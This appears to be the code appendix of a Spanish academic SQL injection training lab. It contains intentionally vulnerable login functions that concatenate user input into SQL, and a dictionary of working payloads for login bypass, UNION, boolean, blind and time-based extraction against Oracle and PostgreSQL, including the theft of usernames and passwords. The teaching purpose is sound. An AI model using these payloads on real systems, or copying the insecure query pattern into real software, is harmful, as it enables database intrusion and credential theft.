179                 "' AND password = '"+password+"'"
180     try:
181         cursor = conexion.cursor()
182         cursor.execute(sentencia)
183         usuario = cursor.fetchone()
184
185         cursor.close()
186         dbDesconectar(conexion) # Cierra la conexión después de la
187                                 # autenticación
188         if usuario:
189             if isinstance(usuario, tuple) and len(usuario) == 3:
190                 return {"resultado": usuario, "sentencia": sentencia, "
191                         auth": "true"}
192             else:
193                 print("Usuario autenticado:", usuario)
194                 return {"resultado": usuario, "sentencia": sentencia}
195         else:
196             print("Usuario o contraseña incorrectos")
197             return {"sentencia": sentencia}
198     except PBD.DatabaseError as error:
199         print("Error al autenticar usuario")
200         print(error)
201         dbDesconectar(conexion)
202         return {"resultado": error, "sentencia": sentencia}
203
204 # Función de autenticación insegura para blind injections via cookie
205 def login_inseguro_blind_postgresql(cookie_value):
206     print("---login_inseguro_blind_postgresql---")
207     conexion = dbConectarPostgreSQL()
208     if not conexion:
209         print("Error: no se pudo conectar para autenticar.")
210         return False
211
212     # Simular inyección SQL blind via cookie
213     sentencia = "SELECT * FROM Usuarios WHERE session_cookie = '" +
214                 cookie_value + "'"
215     try:
216         cursor = conexion.cursor()
217         """
218         # Simular retraso si se detecta una función de tiempo en la
219         # inyección
220         if "sleep(" in cookie_value.lower():
221             print("Simulando retraso en la consulta por inyección de
222                   tiempo")
223             time.sleep(5) # Retraso de 5 segundos para simular una
224                           # inyección de tiempo
225         """
```

```
219     cursor.execute(sentencia)
220     usuario = cursor.fetchone()
221     cursor.close()
222     if usuario:
223         print("Usuario autenticado:", usuario)
224         return {"resultado": usuario, "sentencia": sentencia, "auth": "true"}
225     else:
226         print("Usuario o cookie incorrectos")
227         return {"sentencia": sentencia}
228 except PBD.DatabaseError as error:
229     print("Error al autenticar usuario con cookie")
230     print(error)
231     return {"resultado": error, "sentencia": sentencia}
```

14.8. Código completo del diccionario de inyecciones implementadas

```
1     from setupOracle import *
2 from setupOracle import login_inseguro_blind_no_cookie_oracle
3 from setupPostgreSQL import *
4
5 # Diccionario de inyecciones SQL
6 sql_injections = {
7     "database_error": {
8         "title": "Database-Errors SQL Injection",
9         "description": """
10         <p>La inyección SQL basada en errores es una técnica de
11         ataque en la que un atacante manipula consultas SQL para
12         provocar que la base de datos genere mensajes de error
13         detallados. Estos mensajes pueden revelar información
14         sensible sobre la estructura y el contenido de la base
15         de datos, facilitando al atacante la planificación de
16         ataques más sofisticados. Para mitigar este riesgo, es
17         esencial validar y sanear todas las entradas de usuario,
18         utilizar consultas parametrizadas y configurar la
19         aplicación para que no revele detalles internos en
20         mensajes de error.</p>
21         """,
22         "dificultad": 1,
23         "impacto": 2,
24         "credenciales": [
25             {
26                 # Login sin credenciales válidas
27                 "nombre": "Login sin credenciales válidas",
28                 "usuario": "cualquier_input",
29                 "password": "cualquier_input' OR 1=1 --"
30             },
31         ],
32     },
33 }
```

```
21     {
22         # Obtener informacion sobre la existencia de tablas en
23         # la BD
24         "nombre": "Informacion sobre las tablas",
25         "usuario": "' OR 1=(SELECT * FROM tabla_inexistente) --"
26     },
27     {
28         # Obtener informacion sobre columnas en una tabla
29         # existente
30         "nombre": "Informacion sobre las columnas de una tabla",
31         "usuario": "' OR 1=(SELECT columna_inexistente FROM
32         Usuarios) --",
33         "password": "cualquier_input"
34     },
35     {
36         # Obtener informacion sobre el SGBD al probar si la
37         # funcion version() es valida en el SGBD en el que se
38         # esta trabajando (funciona en PostgreSQL y MySQL)
39         "nombre": "Informacion sobre el SGBD",
40         "usuario": "' OR version() = 'PostgreSQL' --",
41         "password": "cualquier_input"
42     }
43 ],
44 "route_oracle": "login_oracle_database_error",
45 "route_postgres": "login_postgres_database_error",
46 "function_oracle": login_inseguro_errors_oracle,
47 "function_postgres": login_inseguro_errors_postgresql
48 },
49 # "server_error": {
50 #     "title": "Server-Errors SQL Injection",
51 #     "description": ""
52 #     <p>Utiliza los mensajes de error devueltos por el servidor
53 #     para obtener información sobre la base de datos
54 #     y realizar inyecciones de manera eficaz.</p>
55 #     "",
56 #     "credenciales": [],
57 #     "usuario": "admin",
58 #     "clave": "admin",
59 #     "route_oracle": "login_oracle_server_error",
60 #     "route_postgres": "login_postgres_server_error",
61 #     "function_oracle": login_inseguro_errors_oracle,
62 #     "function_postgres": login_inseguro_errors_postgresql
63 # },
64 "union": {
65     "title": "UNION-Attack SQL Injection",
66     "description": ""
67     <p>La inyección SQL basada en UNION es una técnica en la
68     que un atacante utiliza la cláusula UNION para combinar
```

los resultados de una consulta legítima con datos maliciosamente solicitados, permitiendo extraer información sensible de la base de datos. Para llevar a cabo este ataque, el atacante identifica puntos vulnerables en la aplicación web, determina el número de columnas en la consulta original y luego inyecta una consulta maliciosa que utiliza UNION SELECT para unir los resultados deseados. Para prevenir este tipo de ataques, es esencial validar y sanear todas las entradas de usuario, utilizar consultas parametrizadas y aplicar el principio de privilegios mínimos en las cuentas de la base de datos.</p>

```
63  """ ,
64  "dificultad": 2,
65  "impacto": 3,
66  "credenciales":[
67      {
68          "nombre":"Login sin credenciales válidas",
69          "usuario":"cualquier_input",
70          "password":"cualquier_input' OR 1=1 --"
71      },
72      {
73          "nombre":"Nombre de la BD (Oracle)",
74          "usuario":"cualquier_input",
75          "password":"cualquier_input' UNION SELECT 1,
              ora_database_name, NULL AS nombre_bd_relleno_1, NULL
              AS nombre_bd_relleno_2 FROM dual --"
76      },
77      {
78          "nombre":"Versión de la BD (Oracle)",
79          "usuario":"cualquier_input",
80          "password":"cualquier_input' UNION SELECT NULL, banner,
              NULL, NULL FROM v$version WHERE banner LIKE 'Oracle
              %' --"
81      },
82      {
83          "nombre":"Nombre de la BD (PostgreSQL)",
84          "usuario":"cualquier_input",
85          "password":"cualquier_input' UNION SELECT NULL,
              current_database() AS nombre_bd, NULL, NULL; --"
86      },
87      {
88          "nombre":"Versión de la BD (PostgreSQL)",
89          "usuario":"cualquier_input",
90          "password":"cualquier_input' UNION SELECT NULL, version
              (), NULL, NULL; --"
91      },
92      {
93          "nombre":"Todas las tablas en la BD (Oracle)",
94          "usuario":"cualquier_input",
```

```

95         "password": "cualquier_input' UNION SELECT 1, NULL,
          OWNER, TABLE_NAME FROM all_tables WHERE OWNER='
          SYSTEM' -- AND password = 'cualquier_input'"
96     },
97     {
98         "nombre": "Todas las tablas en la BD (PostgreSQL)",
99         "usuario": "cualquier_input",
100        "password": "cualquier_input' UNION SELECT NULL,
          table_name, NULL, NULL FROM information_schema.
          tables WHERE table_schema = 'public'; --"
101    },
102    {
103        "nombre": "Todas las tablas en la BD (Oracle Filtrado)",
104        "usuario": "cualquier_input",
105        "password": "cualquier_input' UNION SELECT 1, NULL,
          OWNER, TABLE_NAME FROM all_tables WHERE owner = '
          SYSTEM' AND TABLE_NAME NOT LIKE '%$%' AND TABLE_NAME
          NOT LIKE 'SYS%' AND TABLE_NAME NOT LIKE 'LOGMNR%'
          --"
106    }
107 ],
108 "route_oracle": "login_oracle_union",
109 "route_postgres": "login_postgres_union",
110 "function_oracle": login_inseguro_base_oracle,
111 "function_postgres": login_inseguro_base_postgresql
112 },
113 "boolean": {
114     "title": "Boolean-Based SQL Injection",
115     "description": ""
116     <p>La inyección SQL basada en booleanos es una técnica
          utilizada por atacantes para manipular consultas SQL
          mediante la inserción de condiciones booleanas en las
          entradas de una aplicación web. La aplicación
          proporciona mensajes de error. El atacante aprovecha
          esta retroalimentación para extraer información de la
          base de datos, observando cómo las respuestas de la
          aplicación varían al introducir diferentes condiciones
          booleanas en las consultas.</p>
117     "",
118     "dificultad": 2,
119     "impacto": 3,
120     "credenciales": [
121         {
122             "nombre": "Provocando un error 'división por cero' para
              sacar la longitud de un campo (Oracle)",
123             "usuario": "' OR (SELECT CASE WHEN (LENGTH(username) =
              5) THEN 1/0 ELSE 1 END FROM (SELECT username, ROWNUM
              AS rn FROM Usuarios) WHERE rn=1) = 1 --",
124             "password": "cualquier_input"
125         },

```

```

126     {
127         "nombre": "Provocando un error 'división por cero' para
128             sacar un carácter de un campo (Oracle)",
129         "usuario": "' OR (SELECT CASE WHEN (SUBSTR(username, 1,
130             1) = 'a') THEN 1/0 ELSE 1 END FROM (SELECT username,
131             ROWNUM AS rn FROM Usuarios) WHERE rn=1) = 1 --",
132         "password": "cualquier_input"
133     },
134     {
135         "nombre": "PostgreSQL no permite esto", #PostgreSQL no
136             permite aplicar la técnica para forzar un error '
137             división por cero' ya que toda la consulta es
138             analizada y evaluada en su totalidad antes de
139             devolver un resultado, lo que provoca el error aun
140             sin cumplir la condición
141         "usuario": "' OR (SELECT CASE WHEN (LENGTH(username) =
142             33) THEN 1/0 ELSE 1 END FROM (SELECT username,
143             ROW_NUMBER() OVER() AS rn FROM Usuarios) AS subquery
144             WHERE rn=1) = 1 --",
145         "password": "cualquier_input"
146     }
147 ],
148 "usuario": "admin",
149 "clave": "admin",
150 "route_oracle": "login_oracle_boolean",
151 "route_postgres": "login_postgres_boolean",
152 "function_oracle": login_inseguro_base_oracle,
153 "function_postgres": login_inseguro_base_postgresql
154 },
155 "blind_boolean": {
156     "title": "Blind Boolean-Based SQL Injection",
157     "is_blind": True,
158     "description": ""
159     <p>Es una técnica empleada por atacantes para extraer
160     información de una base de datos cuando la aplicación no
161     muestra directamente los resultados de las consultas
162     SQL ni proporciona mensajes de error detallados. En este
163     escenario, el atacante infiere la información
164     observando las diferencias en las respuestas de la
165     aplicación al enviar consultas que evalúan condiciones
166     booleanas.</p>
167     "",
168     "dificultad": 3,
169     "impacto": 3,
170     "credenciales": [ # usuario/password en este caso serían payload
171         que devuelva True y False respectivamente
172         {
173             "nombre": "Entendiendo la inyección",
174             "usuario": "d382yd8n21df4314fn817yf68341881s023d8d' AND
175                 '1'='1",

```

```

156         "password":"d382yd8n21df4314fn817yf6834188ls023d8d' AND
           '1'='2"
157     },
158     {
159         "nombre":"Sacando la longitud de un campo (Oracle)",
160         "usuario":"d382yd8n21df4314fn817yf6834188ls023d8d' AND
           (SELECT CASE WHEN (LENGTH(username) = 5) THEN 1 ELSE
           1/0 END FROM (SELECT username, ROWNUM AS rn FROM
           Usuarios) WHERE rn=1) = 1 --",
161         "password":"d382yd8n21df4314fn817yf6834188ls023d8d' AND
           (SELECT CASE WHEN (LENGTH(username) = 33) THEN 1
           ELSE 1/0 END FROM (SELECT username, ROWNUM AS rn
           FROM Usuarios) WHERE rn=1) = 1 --"
162     },
163     {
164         "nombre":"Sacando la longitud de un campo (PostgreSQL)"
           ,
165         "usuario":"d382yd8n21df4314fn817yf6834188ls023d8d' AND
           (SELECT CASE WHEN (LENGTH(username) = 5) THEN 1 ELSE
           999 END FROM (SELECT username, ROW_NUMBER() OVER()
           AS rn FROM Usuarios) AS subquery WHERE rn=1) = 1 --"
           ,
166         "password":"d382yd8n21df4314fn817yf6834188ls023d8d' AND
           (SELECT CASE WHEN (LENGTH(username) = 33) THEN 1
           ELSE 999 END FROM (SELECT username, ROW_NUMBER()
           OVER() AS rn FROM Usuarios) AS subquery WHERE rn=1)
           = 1 --"
167     },
168     {
169         "nombre":"Sacando un carácter de un campo (Oracle)",
170         "usuario":"d382yd8n21df4314fn817yf6834188ls023d8d' AND
           (SELECT CASE WHEN (SUBSTR(username, 1, 1) = 'a')
           THEN 1 ELSE 1/0 END FROM (SELECT username, ROWNUM AS
           rn FROM Usuarios) WHERE rn=1) = 1 --",
171         "password":"d382yd8n21df4314fn817yf6834188ls023d8d' AND
           (SELECT CASE WHEN (SUBSTR(username, 1, 1) = 'z')
           THEN 1 ELSE 1/0 END FROM (SELECT username, ROWNUM AS
           rn FROM Usuarios) WHERE rn=1) = 1 --"
172     },
173     {
174         "nombre":"Sacando un carácter de un campo (PostgreSQL)"
           ,
175         "usuario":"d382yd8n21df4314fn817yf6834188ls023d8d' AND
           (SELECT CASE WHEN (SUBSTRING(username FROM 1 FOR 1)
           = 'a') THEN 1 ELSE 999 END FROM (SELECT username,
           ROW_NUMBER() OVER() AS rn FROM Usuarios) AS subquery
           WHERE rn=1) = 1 --",
176         "password":"d382yd8n21df4314fn817yf6834188ls023d8d' AND
           (SELECT CASE WHEN (SUBSTRING(username FROM 1 FOR 1)
           = 'z') THEN 1 ELSE 999 END FROM (SELECT username,

```

```

177         ROW_NUMBER() OVER() AS rn FROM Usuarios) AS subquery
178         WHERE rn=1) = 1 --"
179     },
180     "usuario": "admin",
181     "clave": "admin",
182     "route_oracle": "login_oracle_blind_boolean",
183     "route_postgres": "login_postgres_blind_boolean",
184     "function_oracle": login_inseguro_blind_no_cookie_oracle,
185     "function_postgres": login_inseguro_blind_no_cookie_postgresql
186 },
187 "time_based": {
188     "title": "Time-Based Blind SQL Injection",
189     "is_blind": True,
190     "description": ""
191     <p>Es una técnica utilizada por atacantes para extraer
192     información de una base de datos cuando la aplicación no
193     muestra directamente los resultados de las consultas
194     SQL ni proporciona mensajes de error detallados. En este
195     escenario, el atacante infiere información observando
196     los retrasos en las respuestas de la aplicación al
197     enviar consultas que provocan demoras condicionales en
198     la base de datos.</p>
199     "",
200     "dificultad": 3,
201     "impacto": 3,
202     "credenciales": [{
203         "nombre": "Obtener nombres de usuarios (POSTGRESQL)",
204         "usuario": "' AND ( LEFT((SELECT string_agg(username, ',' )
205         FROM Usuarios), 1) <> 'a' OR ( LEFT((SELECT string_agg(
206         username, ',' ) FROM Usuarios), 1) = 'a' AND ( SELECT
207         NULL FROM pg_sleep(2) ) IS NULL ) ) --",
208         "password": "cualquier_input"
209     }],
210     {
211         "nombre": "Obtener nombres de la base de datos (
212         POSTGRESQL)",
213         "usuario": "" ,
214         AND (
215             left(current_database(), 1) <> 'E'
216         OR (
217             left(current_database(), 1) = 'E'
218             AND EXISTS (SELECT 1 FROM pg_sleep(1))
219         )
220     )
221     --
222     "",
223     "password": "cualquier_input"
224     },
225     {

```



```
214         "nombre": "Usuarios y contraseñas concatenados (
215             POSTGRESQL)",
216         "usuario": "" ' AND (
217     LEFT((SELECT string_agg(username || ':' || password, ',') FROM
218         Usuarios), 1) <> 'a'
219 OR (
220     LEFT((SELECT string_agg(username || ':' || password, ',') FROM
221         Usuarios), 1) = 'a'
222     AND EXISTS (SELECT 1 FROM pg_sleep(1))
223 )
224 )
225 --"",
226         "password": "cualquier_input"
227     },
228     {
229         "nombre": "Obtener nombre de la base de datos (ORACLE)"
230         ,
231         "usuario": "" ' OR (CASE
232     WHEN SUBSTR((SELECT global_name FROM global_name), 1, 1) = 'O'
233     THEN (SELECT COUNT(*)
234         FROM all_objects, all_objects, all_objects)
235     ELSE 0
236     END) = 0 --"",
237         "password": "cualquier_input"
238     }
239 ],
240     "usuario": "admin",
241     "clave": "admin",
242     "route_oracle": "login_oracle_time_based",
243     "route_postgres": "login_postgres_time_based",
244     "function_oracle": login_inseguro_blind_no_cookie_oracle,
245     "function_postgres": login_inseguro_blind_no_cookie_postgresql
246 }
```

15. Bibliografía

- PortSwigger. (2021). SQL Injection. Recuperado de: <https://portswigger.net/web-security/sql-injection>
- OWASP. (2021). SQL Injection. Recuperado de: https://owasp.org/www-community/attacks/SQL_Injection
- OWASP. (2021). Blind SQL Injection. Recuperado de: https://owasp.org/www-community/attacks/Blind_SQL_Injection
- OWASP. (2021). Time-Based Blind SQL Injection. Recuperado de: https://owasp.org/www-community/attacks/Time-Based_Blind_SQL_Injection
- OWASP. (2021). SQL Injection Prevention Cheat Sheet. Recuperado de: https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
- Oracle. (2021). Oracle Database SQL Language Reference. Recuperado de: <https://docs.oracle.com/en/database/oracle/oracle-database/19/sqlrf/index.html>
- PostgreSQL. (2021). PostgreSQL Documentation. Recuperado de: <https://www.postgresql.org/docs/>
- W3Schools. (2021). SQL Tutorial. Recuperado de: <https://www.w3schools.com/sql/>
- Burp Suite. (2021). Burp Suite Documentation. Recuperado de: <https://portswigger.net/burp/documentation>
- Python. (2021). Python Documentation. Recuperado de: <https://docs.python.org/3/>
- Stack Overflow. (2021). Recuperado de: <https://stackoverflow.com/>